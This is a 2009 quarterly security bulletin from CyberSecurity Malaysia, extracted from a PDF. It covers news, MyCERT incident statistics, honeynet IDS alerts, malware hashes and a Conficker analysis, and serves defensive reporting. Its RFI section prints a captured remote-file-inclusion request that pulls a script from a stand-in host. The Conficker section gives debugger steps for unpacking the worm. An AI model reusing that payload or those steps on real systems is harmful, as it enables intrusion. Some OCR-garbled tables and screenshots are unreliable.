

"You can't hold firewalls and intrusion detection systems accountable. You can only hold people accountable."

Daryl White, DOI CIO

Contributors

MyCERT 1st Quarter 2009 Summary Report MyCERT CyberSecurity Malaysia

Common Mechanisms in Web Attacks and Mitigating the Attacks

By Suhairi Mohd Jawi & Sharifah Roziah MyCERT Dept CyberSecurity Malaysia suhairi@cybersecurity.my roziah@cybersecurity.my

Ethical Practices and Codes in Digital Forensic By Sivanathan Subramaniam (MSC, GCFA)

Digital Forensic Dept CyberSecurity Malaysia siya@cybersecurity.my

ISSN 1985-1995



Pengenalan kepada Prasaraha Kritikal Maklumat Negara

(Critical National Information Infrastructure - CNII) By Ruzamri Ruwandi Policy Implementation & Coordination Dept CyberSecurity Malaysia ruzamri@cybersecurity.my

Data Encryption

By Hazlin Abdul Rani & Wan Zariman Omar Cyber Technology Dept CyberSecurity Malaysia *hazlin@cybersecurity.my wanzariman@cybersecurity.my*

The Requirement of Information Availability under E-Commerce Act 2006

By Sonny Zulhuda Multimedia University sonny@mmu.edu.my

Wireless Security Tips for Home Users

By Mohamad Nizam Kassim & Fuad Abdul Rahman Security Assurance Dept. CyberSecurity Malaysia Mnizamkassim@cybersecurity.my abdfuad@cybersecurity.my

Using Standards to Curb Information-Related Fraud

By Raj Kumar Security Management & Best Practices Dept CyberSecurity Malaysia raj@cybersecurity.my

Why Do You Need DNSSEC By Lawrence E. Hughes InfoWeapons Inc.

First of all, a belated new year 2009 wish from all of us here in CyberSecurity Malaysia!

This first publication of the year provides a blend of articles that are hoped to benefit readers; Business Continuity, wireless, encryption, critical national information infrastructure, ethical practices in digital evidence and many more. Also security related news happening worldwide in the first quarter. You may read the headlines in the news column and do click to our website for complete news!

What was happening in Q1? Our awareness programmes in Q1 were mainly held in East Malaysia. INFOSEC.my was conducted in Kuching, Sarawak in February. We conducted a series of talks and participated in an exhibition in raising awareness for school students and end users. These events were part of MOSTI's Corporate Social Responsibilities project, InfoSTI that also include a Trainer program on ICT and Information Security Awareness carried out in Kampung Samariang, Sarawak and Kota Marudu, Sabah on ICT and Information Security Awareness. The objective of this programme is to train selected participants in order for them to conduct ICT and Information Security Awareness for the locals there. I must say this programme benefits the region.

and also training on Web Application Security. There will be more training in the next quarter. Do check out our training calendar! To interesting articles to share, please submit to us and be part of

What we need to anticipate the upcoming quarter? We will probably see more computers to be infected as Conficker, the Internet's No. 1 Threat has been reprogrammed to strengthen its defenses while also trying to attack more machines by taking advantage of the unpatched machines. It has infected to the most of 12 million PCs. So, patch up your PCs consistently..its our responsibility to secure our computer and our cyberspace!

Happy reading!

Best Regards

Maslina

Table of Contents

- **03** E-Security News Highlights for Q1, 2009
- 04 MyCERT 1st Quarter 2009 Summary Report
- **Common Mechanisms in Web Attacks and** 16 Mitigating the Attacks
- **18** Ethical Practices and Codes in Digital Forensic
- Pengenalan Kepada Prasarana Kritikal 20 Maklumat Negara (Critical National Information Infrastructure - CNII)

A Message from the Head of CyberSecurity Malaysia

Greetings to all readers! Welcome to the first edition of eSecurity Bulletin for 2009. I hope the past issues have been informative and provided you a good insight on current information security issues, strategies and techniques to understand the cyber world better.

The current global economy crisis creates opportunities for new forms of attacks related to unemployment and phishing attacks on job seeking sites. New forms of attacks will continue to increase and computer systems will continue to be compromised especially through spam and legitimate-looking emails with unexpected malicious attachments. For websites, SQL injections and attempts to breach existing web security by malware infection will continue to be the main threat. Website owners and developers need to harden and secure their website/s because if compromised, this can affect their company's long established reputation and brand name. Attackers are smart and they are targeting well known establishments with a web presence with intention of financial and information gains.

Recently, Conficker.C or "Conficker" worm surfaced. Our MyCERT team paid a special attention to this worm. As part of our advisory is to inform the public on latest happenings with regards to cyber space security, we took prudent steps to work closely with the .my DOMAIN REGISTRY and with other international partners to mitigate abuses of domains caused by "Conficker". I would like to advise that everyone to keep their computers updated and observe any abnormal activities.

With the current global economic climate, good corporate governance and implementation of security controls and processes are the key success factors in securing business environment. It is crucial in the situation where mergers and acquisitions are taking place. Information security professionals and practitioners are expected to play bigger roles in meeting the demand of such for their organisation or their clients. Since cyber threats and attacks continue to happen, we at CyberSecurity Malaysia believe in human defense that is, to place great emphasize on developing a skilled and knowledgeable workforce to address information security issues. We offer various information security training and awareness programmes for end-users and organisations. You are most welcomed to speak to us of your training needs. Do visit us www.cybersecurity.my for more information and visit www. esecurity.org.my for tips on internet safety.

I would like to take this opportunity to thank our contributors who have given their time and support to make this bulletin a success and we always welcome new contributors!

Thank you.

Best Regards Lt Col (R) Husin Jazri CISSP CEO CyberSecurity Malaysia



- 23 Data Encryption
- The Requirement of Information Availability under 26 E-Commerce Act 2006
- **28** Wireless Security Tips for Home Users
- 3 Using Standards to Curb Information-Related Fraud
- 34 Why Do You Need DNSSEC?
- 39 Training Calendar 2009

PUBLISHED BY

CyberSecurity Malaysia (726630-U) Level 7, Sapura@Mines 7, Jalan Tasik, The Mines Resort City 43300 Seri Kembangan Selangor Darul Ehsan

PRODUCED BY

Equal Media (1590095-D) Block D-10-3, Plaza Kelana Jaya Jalan SS7/13A, 47301 Petaling Jaya Selangor Darul Ehsan, Malaysia Tel / Fax : +603 2274 0753

PRINTED BY

Percetakan Tujuh Lapan Enam Sdn Bhd (564108-K) No18, Lengkungan Brunei 55100 Pudu, Kuala Lumpur Tel: +603 2732 1422 KKDN License Number: PQ 1780/3724

e-Security News Highlights for Q1, 2009

Twitter Hit by Phishing Attack and Account Hijacking (January 5, 2009)

Twitter users are the latest targets of phishing attacks. Some users have reported receiving messages that direct them to phony login pages. Once the login credentials have been harvested, the accounts are used to send more phishing messages.

http://voices.washingtonpost.com/securityfix/2009/01/ phishers_now_twittering_their.html?wprss=securityfix

http://news.cnet.com/8301-17939_109-10130566-2. html?part=rss&subj=news&tag=2547-1009_3-0-20

Μŝ

ΜČ

hì

h£

Μŝ

Downadup Worm Infects More Than 1 Million PCs in 24-Hour Period (January 14 & 15, 2009)

A rapidly spreading worm has infected an estimated 1.1 million PCs in a 24-hour period, bringing the total number of infected computers to 3.5 million. The Downadup worm exploits a flaw in the Windows Server service used by all supported versions of Windows. The flaw was addressed in an out-of-cycle patch released in October 2008.

http://isc.sans.org/diary.html?storyid=5695

http://www.computerworld.com/action/article.do?command=vie wArticleBasic&articleId=9125941&source=rss_topic17

Cybersecurity Bill Empowers President To Shut Down Internet (April 8, 2009)

Two bills introduced giving the President the power to deem a private network part of the nation's critical infrastructure and shut it down for cybersecurity reasons also gives the Commerce Secretary the power to access network data outside of oversight. The Big Brother vibe coming off both is reminiscent of a demanding report submitted before Obama even took office.

http://www.securitypronews.com/insiderreports/insider/spn-49-20090408CybersecurityBillEmpowersPresidentToShutDownInternet.html

Parking Tickets as Cyber Attack Social Engineering Vector (February 4 & 5, 2009)

Cyber criminals in Grand Forks, North Dakota planted phony parking violation notices on cars. The notices direct the users to a website for more information, which leads the users through a set of links that downloads malware onto their computers. That malware then urges users to download an anti-virus scanner that is worthless. Another scam first uncovered by Internet Storm Center:

http://isc.sans.org/diary.html?storyid=5797

http://www.techweb.com/article/showArticle?articleID=21320000 5§ion=News

Study Examines Accidental Disclosure of Medical Record Data Through P2P (February 12 & January 30, 2009)

A report out of Dartmouth University says that patient information is at greater risk from accidental disclosure through peer-to-peer networks than through the theft or loss of laptops and removable storage devices. The study, "Data Hemorrhages in the Health Care Sector," describes how Professor Eric Johnson and his colleagues, along with P2P monitoring vendor Tiversa, were able to find thousands of records, including medical diagnoses,

http://www.scmagazineus.com/Medical-data-leakage-rampant-on-P2P-networks/article/127216/

http://www.computerworld.com/action/article.do?command=vie wArticleBasic&taxonomyName=network_security&articleId=91270 66&taxonomyId=142&intsrc=kc_top

Canadian Researchers Uncover Huge Cyber Spy Network (March 29 & 30, 2009)

Canadian researchers have uncovered what they say is a vast cyber spy network that has infected government and embassy computers in 103 countries around the world. The network, dubbed Ghostnet, appears to be controlled almost exclusively by computers in China.

http://www.h-online.com/security/Infiltrated-Chinese-software-spies-on-Tibetan-government-in-exile-s-computers--/ news/112957

http://news.bbc.co.uk/2/hi/americas/7970471.stm

Researchers Find Method to Test for Conficker Infection (March 30, 2009)

Researchers have found a way to detect whether or not a computer is infected with the Conficker worm. Until now, the known methods for determining whether or not a computer was infected with Conficker - monitoring outbound connections on networks and scanning each computer individually - were difficult and consumed significant amounts of resources

http://www.securityfocus.com/brief/936

http://www.theregister.co.uk/2009/03/30/conficker_signature_ discovery/

UK May Start Retaining Social Networking Site Data (March 18 & 19, 2009)

UK Home Office Security Minister Vernon Coaker says that the EU Data Retention Directive does not go far enough because it does not include communications on social networking sites like Facebook and Bebo. As of March 15, 2009, UK ISPs are required to retain user traffic information for 12 months. Coaker said that future Interception Modernisation Programme proposals could include retention of social networking site data.

http://www.itpro.co.uk/610247/government-could-start-snoop-

http://news.cnet.com/8301-1009_3-10199107-83.html?tag=nl.

Phishing Scheme Spreads Through IM Services (February 25, 2009)

Phishers have been targeting people who use Internet chat services with an attack aimed at stealing account login information. The attack comes in the form of instant messages asking recipients to click on a TinyURL link to watch a video. The link leads users to a site that asks for login credentials. The messages appear to come from trusted friends. Users of Gmail, Yahoo, Microsoft and MySpace instant messaging programs have reportedly received the phony messages.

http://www.vnunet.com/vnunet/news/2237230/multi-platform-

Symantec Study Shows Most Companies Have Experienced Loss - From Cyber Attacks (March 23, 2009)

Research from Symantec shows that 98 percent of the 1,000 IT managers from companies in the US and Europe said their companies experienced tangible loss from a cyber attack of some sort over the last two years. Forty-six percent of respondents said that cyber attacks resulted in downtime for their companies; 31 percent said customer and/or employee data were stolen; and 25 percent said corporate data were taken. Three-quarters of the European respondents said their companies are outsourcing some portion of their security operations.

http://www.networkworld.com/news/2009/032309-study-most-

http://www.vnunet.com/vnunet/news/2238947/firms-outsourc-

MyCERT 1st Quarter 2009 Summary Report

Introduction


This Quarterly summary provides an overview of activities carried out by MyCERT related to computer security incident handling and trends observed from the research network. The summary highlights statistics of categories of incidents handled by MyCERT in Q1 2009, security advisories released to MyCERT's constituents, the Malaysian Internet Users, and other activities carried out by MyCERT staff.


Do take note that the statistics provided reflect only the total number of incidents handled by MyCERT and not elements such as monetary value or repercussion of the incidents. Computer security incidents handled by MyCERT are those that occur or originate in the within the Malaysian domain or IP space. MyCERT works closely with other local and global entities to resolve computer security incidents.

Incident Trends Q1 2009

From January to March 2009, MyCERT, via its Cyber999 service, handled 674 incidents. These incidents are referred to MyCERT by members in it's' constituency or security teams from abroad, in addition to MyCERT's proactive monitoring efforts.

The following graph shows the total incidents handled by MyCERT in Q1 2009.






In Q1 2009, system intrusion and fraud related incidents represent 46% and 32% of incidents handled respectively. System intrusion incidents are generally attributed to web defacement. MyCERT observed that the main cause of defacements were vulnerable web applications. Fraud incidents are mostly phishing sites of local and foreign institutions. In Q1 2009, MyCERT handled about 112


phishing sites. MyCERT handles both the source of the phishing emails as well as the removal of the phishing sites by the affected Internet Service Providers (ISPs). Of the 112 sites handled, 68 were targeting local brands.

Under the classification of drones and malicious codes, in Q1 2009, MyCERT had handled 36, 1616 unique IP addresses of infected computers within the Malaysian IP space. While the IP addresses may overlap each other where dynamic addressing is used, the high unique IP address count shows that a significant number of computers are infected by malicious code such as Torpig and Conficker. Obviously that a better approach is needed to ensure hosts that are infected are free from malware before connecting to the Internet. Other examples of incidents within these categories are active botnet controller and hosting of malware or malware configuration files.



Incident Breakdown Q1 2009

The following graph shows the breakdown of domains defaced in Q1 2009. Out of the 303 websites defaced in Q1 2009, 60% of them are those with a com and com.my extensions. Defacers generally target web applications that are prone to SQL injection or sites that are not secured properly.



Advisories and Alerts

In Q1 2009, MyCERT had issued a total of 22 advisories and alerts for its constituency. Most of the advisories in Q1 involved popular end user applications such as Adobe PDF Reader, Adobe Flash, Microsoft Excel and Microsoft Internet Explorer. Attacker often compromise end users computers by exploiting vulnerabilities in users' application. Generally, the attacker tricks the user in opening a specially crafted file (i.e. a pdf document) or web page.

MyCERT also released a specific alert concerning the Conficker worm. The worm is known to exploit a known vulnerability in the Windows Operating System (MS08-067) and use other techniques to spread. MyCERT's advisory contains steps for detection and removal.

Readers can visit the following URL on advisories and alerts released by MyCERT in 2009.

http://www.mycert.org.my/en/services/advisories/ mycert/2009/main/index.html

CyberSecurity Malaysia Research Network

Apart from the Cyber999 service, MyCERT also observed activities on its research network and conduct analysis on internet threats and trends. The overall objectives of this initiative are as follow:

- To observe the network for suspicious traffic simultaneously monitor for the occurrence of known malicious attacks.
- To observe attacker behaviours in order to learn new techniques being deployed
- To determine the popular techniques that is currently being used as well as to confirm the continued use of old and well known attack techniques.
- To compile and analyze sufficient relevant information of which the results can be used to alert the community at large to the possibility of imminent cyber attacks on local networks.



Network Activities

The following is a summary derived from MyCERT's research network for Quarter 1, 2009. The research network contains no real production value and as such, traffic that comes to it is suspicious in nature.

Signature	Total
Portscan: Open Port	421153
ET WEB PHP Remote File Inclusion (monster list http)	150273
ET SCAN Potential SSH Scan	67022
ET SCAN Potential SSH Scan OUTBOUND	65032
ET WEB_SPECIFIC Mambo Exploit	23610
ET EXPLOIT MS04-007 Kill-Bill ASN1 exploit attempt	21430
ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection	12410
ET SCAN Behavioral Unusual Port 139 traffic, Potential Scan or Infection	12250
ET EXPLOIT LSA exploit	5735
ET EXPLOIT MS04011 Lsasrv.dll RPC exploit (WinXP)	5597




Figure 2.1.1 Top Ten Alerts


Figure 2.1.1 show top ten alerts generated from CyberSecurity Malaysia Research Network intrusion detection systems. More than 50% alert generated are related to port scanning which shows that this technique is used to search for a network host for open ports and most probably to find specific vulnerability exploit to lunch real attack once the vulnerabilities have been found.

The chart also shows 19% alert are from WEB PHP Remote File Inclusion (RFI). The reason for high number of alert generated is due to a distributed deployment of a web component used to research on Remote File Inclusion (RFI) attacks. More detail on RFI is available under section 2.3

Generally, activities on port 22 are related to brute forcing, most of which are automated or carried out by compromised machines. As for port 445 and 139, the release of Conficker is one of the reasons why traffic on both port is still high. Other than Conficker, those ports have been used for scanning windows for old vulnerabilities such as MS 04-007, MS04-011 and LSA exploit.

Malware Tracking

Software is considered malicious (malware) based on the perceived intent of the creator rather than any particular features. Malware includes computer viruses, worms, trojan horses, most rootkits, spyware, dishonest adware, crimeware and other malicious and unwanted software. Malware is not the same as defective software, that is, software which has a legitimate purpose but contains harmful bugs. MyCERT has been collecting malware samples automatically since 2007. Out of total 7734 binaries collected in the first quarter of 2009, 760 are unique (based on MD5 hash). The figure below is the distribution of the source attack to our research network grouped by country:



Top 10 Hosted Malware

The list of the countries above reflect the nature of the IP addresses coverage of our research network and the way infected computers scan for new targets.

By laying the graph into map, here we can see the the global distribution of binaries downloaded by sensors in the first quarter of 2009.



Figure 2.2.2: Map of Malware Distribution Captured For Q1 2009

We're using three free antivirus software to identify our collected malware. Below are the top 10 malware classification based on 3 Anti-Virus software used by MyCERT.






Figure 2.2.4: Antivir Detection Statistic (Top 10)




Figure 2.2.5: Avira Detection Statistic (Top 10)

Different antivirus products may use a different name for a particular malware. As grouped by MD5 hash, here are the top 10 malware collected in the first quarter of 2009:

Fotal	MD5 Hash	ClamAV			
1371	4e9fe62355735bb825f4bea19b683a8a	Worm.Kolabc-2	W32/Kolab.F	TR/Crypt.N SPM.Gen	ОК
536	a1684ab6826635a2f2eb81985eff4e89	Trojan.Poebot- 121	W32/Backdoor X.VSQ	TR/Crypt.X PACK.Gen	eXpressor v1.4.5 SN:225
442	98eb0fdadf8a403c013a8b1882ec986d	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	ок
385	96916763b55ee1164bafdfc66db9bf6e	Worm.Kolabc-1	W32/Heuristic- 210!Eldorado -	TR/Crypt.X PACK.Gen	EXE_Cryptor v2.2X SN:193
367	4ec0e5e40d4b97091b7f4ce4e935d715	Worm.Kolab- 366	W32/Heuristic- 210!Eldorado	TR/Crypt.X PACK.Gen	ОК
269	fd28c5e1c38caa35bf5e1987e6167f4c	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	ок
258	a2bf71ed94580d2e957b550c9aae1490	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	ок
242	3228f8bc721572422c268f244476dbb8	Trojan. SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	ОК
226	2fa0e36b36382b74e6e6a437ad664a80	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456. 27	ок
217	e269d0462eb2b0b70d5e64dcd7c676cd	Trojan.SdBot- 4763	W32/Trojan5.D CW	WORM/Rb ot.147456.	ОК
		4763	CW	27	ОК

Figure 2.2.6: Top 10 Binary Hash

Based on MD5 hash, among the top malware we collected in the first quarter of 2009 are:-

- bb39f29fad85db12d9cf7195da0e1bfe
- f024cd71b2e14e3caed0a0331c4a9618



Submission Summary:

Submission details:

- Submission received: 2 April 2009, 21:42:22
- Processing time: 9 min 4 sec
- Submitted sample:
 - --- File MD5: 0x49E36BB7A0F5F516ED12670BE7EC0BC4
 - File SHA-1: 0x6BBC40EF89768EA46812914B9976AE2865DF22D9
 - Filesize: 2,378,842 bytes
 - Allas:
 - Backdoor.VanBot.wv [PCTools]
 - W32.Virut.B [Symantec]
 - Net-Worm.Win32.Kolabc.fbh [Kaspersky Lab]
 - Packer.RLPack [Ikarus]

Summary of the findings:

What's been found	Severity Level
A network-aware worm that uses known exploit(s) in order to replicate across vulnerable networks.	(**********
MS04-012: DCOM RPC Overflow exploit - replication across TCP 135/139/445/593 (common for Blaster, Welchia, Spybot, Randex, other IRC Bots).	
MS04-011: LSASS Overflow exploit - replication across TCP 445 (common for Sasser, Bobax, Kibuv, Korgo, Gaobot, Spybot, Randex, other IRC Bots).	(**********
Communication with a remote IRC server.	(
There were some system executable files modified, which might indicate the presence of a PE-file infector.	(00000)
Contains characteristics of an identified security risk.	

Figure 2.6.7: Analysis from ThreatExpert

From the above, two MD5 hashes, and some other samples, one can observe that most malware samples collected by MyCERT have the following characteristics:


- · Family of network-aware worm. An exploit(s) uses known vulnerability to replicate across vulnerable networks.
- Exploit MS04-012 vulnerability: DCOM RPC Overflow exploit replication across TCP 135/139/445/593.
- Exploit MS04-011 vulnerability: LSASS Overflow exploit replication across TCP 445.
- · Communicate through a remote IRC server.
- · Modify some system executable files, which might indicate the presence of a PE-file infector.
- · Contains characteristics of an identified security risk.

Remote File Inclusion (RFI) Tracking

Another classification of attacks that MyCERT is analyzing is Remote File Inclusion (RFI). Basically the goal is to study the nature of this attack (i.e. what applications are exploited), mostly automated or carried out by compromised servers, and to identify the source of the malicious scripts.

Sample 1

Attacker IP X.X.22.Y SIGNATURE: ET WEB PHP Remote File Inclusion (monster list http) ======= PAYLOAD BEGIN(Decode)======= GET //bookmark4u/lostpasswd.php?env[include_prefix]=http://malicious.domain/cyber.txt??



In Q1 2009 alone, MyCERT has detected more than 315,000 attempts of RFI attacks and recorded about 2880 unique domains used as drop sites. MyCERT proactively handled this incident and escalated the relevant information to the respective parties such as ISPs and international Computer Security Incident Response Teams (CSIRTs). The following figures 2.3.2 show the top source of attack and visualization of common names used in RFI scripts (figure 2.3.3)

Internet Security Issues Highlight in Q1 - 2009

The Conficker Worm

Conficker, also known as Downadup and Kido, is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. The worm exploits a known vulnerability (MS08-067) in the Windows Server service and spread itself to other computers across a network automatically. The vulnerability could allow remote code execution if the server received a specially crafted Remote Procedure Call (RPC) request. MyCERT has been discovered the variants of the worm in the honeynet. According to the Microsoft, five main variants of the Conficker worm are known and have been dubbed Conficker A, B, C, D and E. They were discovered on the date as below:

- Win32 / Conficker.A was reported to Microsoft on November 21, 2008.
- Win32 / Conficker.B was reported to Microsoft on December 29, 2008.
- Win32 / Conficker.C was reported to Microsoft on February 20, 2009.
- Win32 / Conficker.D was reported to Microsoft on March 4, 2009.
- Win32 / Conficker.E was reported to Microsoft on April 8, 2009.

Symptoms of Infection

Symptoms of Conficker infection include the following:

- Users being locked out of Active Directory Server
- · Access to folder ADMIN\$ (admin share) denied
- · Scheduled tasks being created

- · Serious congestion of network traffic
- Certain Microsoft Windows services such as Automatic Updates disabled
- Web sites related to antivirus software or the Windows Update service becoming inaccessible

Method of Infection

66.1

221

Variant A, B, C and E target the MS08-067 vulnerability in the Server Service on Windows computers and exploit vulnerable computer use a specially crafted remote procedure call. A crafted remote procedure call request forces a buffer overflow and execute malicious code on the target computer. On the source computer, the worm runs an HTTP service on a port between 1024 and 10000, the target malicious code connects back to this HTTP service to download a copy of the worm in Dynamic Link Library (DLL) form, which it then attaches to svhost.exe [Refer to Figure 3.1.2 (a)].

Variants B and C also can remotely execute and spread through the ADMINS\$ share on computer and place a copy of DLL form on any attached removable media such as USB flash drive. If the share folder is password-protected, it will attempt a brute force attack and generating large amounts of network traffic. Variant D is a recently detected variant Conficker worm that disables services AutoUpdate (wuauserv), Security Centre (wscsvc) and blocks DNS lookups to anti-malwares related web sites.

jle nr r	Edit y		pture Analyze	177	1.1		-		0.0	2.0	errs 20	a 1520	-	- 1 192			_						
iter ter	in add	-= 192.168.3	B 🖬 🗶 🕯		3 7		-	Expression			CO 1 6	s 🗆	10 70		*								
1975	Concession of	12010025000000	REAL PROPERTY AND INC.					P.presson.							_								
o		me	Source			Destinat			Protocol								-						
			05 192.168.1				.97.1		TCP									-0 win-65					
			57 192.168.1				4.97.1		TCP	Ca	ickey-t	ablet	> op	tohos	1003	LSTN.	Seq	=0 win=65 =0 win=65	525 LOP	DEO ME	5=1460	<u></u>	
			192.168.1				59.14		UDP	50	DURCO D	du let	Entra	Der	rtinar	don i	DOCT :	pdefinns	727 LCI	INC INS	Set400	5	
			08 192.168.1				145.9		UDP	50	purce p	ort:	fnita	Des	stinat	ion	nort:	7681					
			192.168.1				22.23		UDP	50	ource p	ort.	foito	Des	tinat	ion	nort	4300					
			78 192.168.1				74.24		UDP	50	ource p	OFT	foiro	Des	st inat	ion	DOCT	64386					
			192.168.1				70.24		UDP	50	ource p	ort:	foito	Des	stinat	ion	port:	28344					
			38 192.168.1				222.2		UDP	50	ounce p	ort:	fpito	Des	stinat	ton	port:	47308					
			192.168.1				179.2		UDP	So	urce p	ort:	fpitp	Des	stinat	ton	port:	51254					
			08 192.168.1				.84.25		UDP	50	ource p	ort:	fpitp	Des	stinat	ion	port:	12865					
			5 192.168.1				68.12		UDP		ource p												
	987 5	71.632712	192.168.1	17.127		22.9.	247.23		UDP	50	ource p	ort:	fpitp	Des	stinat	ion	port:	39348					and the second se
4	693 1	009.91875	58 192.168.1	17.127		22.96	19.11	4	UDP	50	ource p	ort:	fpitp	Des	stinat	ion i	port:	24962					
3	439 8	61.984931	192.168.1	17.127		22.97	216.2	18	UDP	50	ource a	ort:	fpitp	Des	stinat	ion	port:	13375					
			192.168.1			220.1	02.56.	92	UDP	50	punce p	ort:	fpitp	Des	stinat	tion i	port:	12945					
			34 192.168.1				05.97.		UDP	50	purce p	ort:	fpitp	Des	stinat	ion i	port:	33126					
			3 192.168.1				09.152		UDP	50	ource p	: JUD	fpitp	Des	stinat	ton i	port:	40885					Concession of the local division of the
			7 192.168.1				10.80.		UDP	50	purce p	ort:	fpitp	Des	stinat	ion	port:	65318					Construction of the local division of the lo
			9 192.168.1				11.141		UDP	50	purce p	ort:	fpitp	Des	stinat	ion (port:	55954					
			3 192.168.1				15.182		UDP	50	ource p	: TTO	fpitp	Des	stinat	ton	port:	60875					
			12 192.168.1				16.44.		UDP	50	punce p	ort:	fpitp	Des	stinat	ion (port:	54605					
			2 192.168.1				17.145		UDP	50	purce p	ort:	fpitp	Des	stinat	ion	port:	42858					
			02 192.168.1				22.191		UDP		punce p												
			192.168.1				36.82.		TCP	cp	olscran	ibler-	-1g > -	48854	1 SYN	J See	q=0 w	in=65535	Len=0 M	MSS=14	60		
			192.168.1				36.82.		TCP	cp	discran	ibler-	1g > 4	48854	1 LSYN	J Sei	q=0 W	in=65535	Len=0 M	MSS=14	60		
1	104 5	93.772795	192.168.1	17.127			2.115		UDP	50	purce p	port:	TPITP	Des	stinat	ion	port:	57275					
			2 192.168.1				50.35.		UDP		punce p												
			9 192.168.1 50 192.168.1				51.152		UDP	50	purce p	port:	Thirb	Des	stinat	ion	port:	59451					_
13	TO2 2	228.49800	0 192.108.1	111.121		220.1	53.122	.20	UDP	50	ource p	ore:	thich	Des	seinat	ion I	port:	22004					
Fr	ame d	824 (122	bytes on w	ire. 123	hyte	s cant	ured)																
			: Dell_9f:					Det t Tet	al a2.	haite	10010	4.72.		(at)									
			ol, src: 19								.145 C	11.15	8.2.14	+>1									
			rotocol, Sr	c Port:	Tpitp	(1045), Dst	Port: 446	152 (44	(652)													
Da	ta (8	0 bytes)																					
000	00 0	4 23 83	be 1c 00 1c	09 9f	77 30	08.0	45 0			9 E.													
10			00 00 80 11				Ob 8																
20	02.9	04 15	ae 6c 00 58	ED 02	b8 9c	4a 9	9 6d 5	1															
30	64 0	oc 79 40	0b 8a 03 94 6d ef ac b3	78 fe	84 d7	P7 1	1 Of 49	6.VA.	X	0													
40	A 40 40	00 d0	ed of ac h2	5f d7	Ph 70	0 0	5 - 1 A		•• ••	11 2 0													

Figure 3.1.2 Traffic Variant C

Unpacking and Analysis

This section contains information about the unpacking and analysis Conficker variant B. Before start the unpacking and analysis, the following tools are required:

- · Ollydbg (Debugger) v1.0
- · Conficker worm sample Variant B


The Conficker worm seems like packed with the Ultimate Packer for eXecutables (UPX). Check the packer entry point as [Refer Figure 3.1.3 (a)]:

cmp byte ptr [esp+8]+1 jnz 10019D0D

The following steps are the procedure how to unpack Conficker variant B.

- a. Press F2 and set the breakpoint at 0x10019D0D. Press F9 and press F8 to unpack first layer of packer.
- b. Now debugger landed at 0x1000442B. Press F2 again to set the breakpoint at 0x100014C3 and let the de bugger run with press F9.
- c. Press F7 to step in and debugger landed at entry point of another layer protection as below:
- cmp byte ptr [esp+8], 1 jnz 003CF8BD

- d. Set the breakpoint with press F2 at 0x003CF8BD. Press F9 and press F8 to unpack second layer of packer. Now debugger landed at 0x003C71CC. Right click and select Backup the data.
- e. Figure 3.1.3 (b) is the screenshot of unpacked Con ficker variant B.



NULLE	[CPU main thread,	module co	nficke]	e <mark>8</mark>
	Debug Plugins Option			
Paused 10019845 10019845 10019845 10019851 10019851 10019858 10019858 10019858 10019858 10019850 10019850	K K	cmp jnz pushad mov	[] -[] -[] [] [] [] [] [] [] [] [] [] [] [] [] [Registers (FPU) <
